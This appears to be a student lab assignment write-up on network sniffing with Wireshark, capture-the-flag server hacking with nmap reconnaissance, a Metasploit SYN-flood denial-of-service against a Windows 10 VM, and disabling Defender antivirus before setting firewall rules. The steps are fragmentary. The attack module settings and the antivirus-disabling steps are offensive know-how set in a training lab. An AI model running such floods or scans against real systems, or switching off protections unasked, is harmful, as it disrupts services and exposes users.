
## > HTTP

### Step 1 : Start your wireshark tool


### Step 2: Open browser and search for the websites Which are having




## > FTP



## > FTP Protocols



## > POP



## B. Server Hacking - Crack the servers and find the flags

- . Exploit the SUNSET Server
- . Exploit the DC-1 Server

Here flags means data . Data of a machine

**Step 1: we need to import the Sunset server**

**Step 2 : And start kali linux and Sunset server**

**Step 3 : Before starting we need to check network settings**

**Step 4 : the network setting should be in bridge and**

**nan network**

**Step 5: After starting both**

**Step 6 : Give the command to find the ip address of the machine .**

**Step 7 : we need to find**

**Ip address( information gathering)**

**Scanning on open ports Enumerating the ports services-vulnerability in the server-nmap**

**And then finally we need to exploit and check for any data -flag**

```
root@kali:~# nmap -A 192.168.1.197 ↵
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 10:01 EST
Nmap scan report for 192.168.1.197
Host is up (0.0013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 37:dd:45:a2:9b:e7:bf:aa:30:e3:f0:96:ac:7c:0b:7c (RSA)
|   256 b4:c2:9b:4d:6f:86:67:02:cf:f6:43:8b:e2:64:ea:04 (ECDSA)
|_  256 cb:f2:e6:cd:e3:e1:0f:bf:ce:e0:a2:3b:84:ae:97:74 (ED25519)
80/tcp    open  http         Apache httpd 2.4.38
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 612   2019-11-25 05:35  index.nginx-debian.html
|_
| http-server-header: Apache/2.4.38 (Debian)
| http-title: Index of /
3306/tcp  open  mysql?
| fingerprint-strings:
|   JavaRMI, LDAPBindReq, NULL:
|     Host '192.168.1.107' is not allowed to connect to this MariaDB se
8080/tcp  open  http-proxy  Weborf (GNU/Linux)
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Page not found: Weborf (GNU/Linux)
|     Content-Length: 202
|     Content-Type: text/html
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><h
|>
| GetRequest:
|   HTTP/1.1 200
|   Server: Weborf (GNU/Linux)
|   Content-Length: 326
|   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><h
|td>d</td><td><a href="html/">html</a></td><td>-</td></tr>
|   </table><p>Generated by Weborf/0.12.2 (GNU/Linux)</p></body></htm
| HTTPOptions, RTSPRequest, SIPOptions:
|   HTTP/1.1 200
|   Server: Weborf (GNU/Linux)
|   Allow: GET,POST,PUT,DELETE,OPTIONS,PROPFIND,MKCOL,COPY,MOVE
|   DAV: 1,2
|   DAV: <http://apache.org/dav/propset/fs/1>
|   MS-Author-Via: DAV
| Socks5:
|   HTTP/1.1 400 Bad request: Weborf (GNU/Linux)
|   Content-Length: 199
|   Content-Type: text/html
|   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><h
| http-methods:
|   Potentially risky methods: PUT DELETE PROPFIND MKCOL COPY MOVE
|   http-server-header: Weborf (GNU/Linux)
```

**C. Perform a Dos attack on windows -10 Virtual Machine And check the performance .**

**DOS attack :** denial of service (DOS ) attack is a type of cyber attack in which a malicious actor aims to render a computer or other devices unavailable to its intended users by interrupting the devices normal functioning .

**We have to start using Windows 10 .  
Identify the windows 10 ip address then we need to perform dos attack on win 10 VM**

**Check the performance in the task manager application IN win 10 we need to check the traffic in wireshark .**

**Step 1 : Start Kali linux**

**Step 2: Identify the Windows 10 ip address**

**Step 3: Then start Performing the Dos attack on the Win 10 VM**

**Write set RHOST [Windows 10's IP] and press Enter**

- Write set RPORT 21 and press Enter
- Write RHOST [Windows server 2016's IP] and press Enter.
- Write set TIMEOUT 20000 and press Enter.

```
File Actions Edit View Help
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS           yes        The target host(s), range CIDR identifier, or host
file with syntax 'file:<path>'
RPORT            80        yes        The target port
SHOST             no        The spoofable source address (else randomizes)
SNAPLEN         65535     yes        The number of bytes to capture
SPORT             no        The source port (else randomizes)
TIMEOUT         500        yes        The number of seconds to wait for new data


msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf6 auxiliary(dos/tcp/synflood) > set RPORT 139
RPORT => 139
msf6 auxiliary(dos/tcp/synflood) > set [REDACTED]
```

**Step 4: Check the performance in the Task Manager**

**Step 5: Check the Performance in Wireshark**

Performance					
Name	34% CPU	16% Memory	96% Disk	0% Network	
Apps (3)					
> Google Chrome	8.6%	27.2 MB	0.5 MB/s	0 Mbps	
Microsoft Edge	0%	15.1 MB	0 MB/s	0 Mbps	
> Task Manager	0.7%	8.8 MB	0 MB/s	0 Mbps	
Background processes (25)					
Application Frame Host	0%	4.1 MB	0 MB/s	0 Mbps	
Browser_Broker	0%	2.6 MB	0 MB/s	0 Mbps	
Cortana	0%	35.0 MB	0 MB/s	0 Mbps	
Cortana Background Task Host	0%	4.4 MB	0 MB/s	0 Mbps	
Google Chrome	0%	10.6 MB	0 MB/s	0 Mbps	
Google Chrome	1.5%	38.8 MB	0 MB/s	0 Mbps	
Google Chrome	0%	18.4 MB	0 MB/s	0 Mbps	
Google Chrome	0%	1.3 MB	0 MB/s	0 Mbps	
Google Chrome	0%	1.3 MB	0 MB/s	0 Mbps	
<input type="checkbox"/> Fewer details					<input type="button" value="End task"/>

Now we need to check the performance in the wireshark .




# ASSIGNMENT - 5


**A. Turn off the antivirus and block the Instagram web application and a Standalone application by changing the rules of the firewall.**

**STEP 1 : Open the settings from windows search bar and navigate to the windows security option.**


**STEP 2: Now locate the virus and threat protection. And then go to the manage settings option in that page.**




## **STEP 3 : Now disable the Real-time protection, Automatic sample submission and Cloud-delivered protection options.**



**STEP-4: Now, Go back to the windows search bar and type firewall defender. And then you will go to Windows firewall defender and Advanced security.**  
**STEP-5: There in the left-side menu bar, you will find the Outbound rules options. Click on it.**

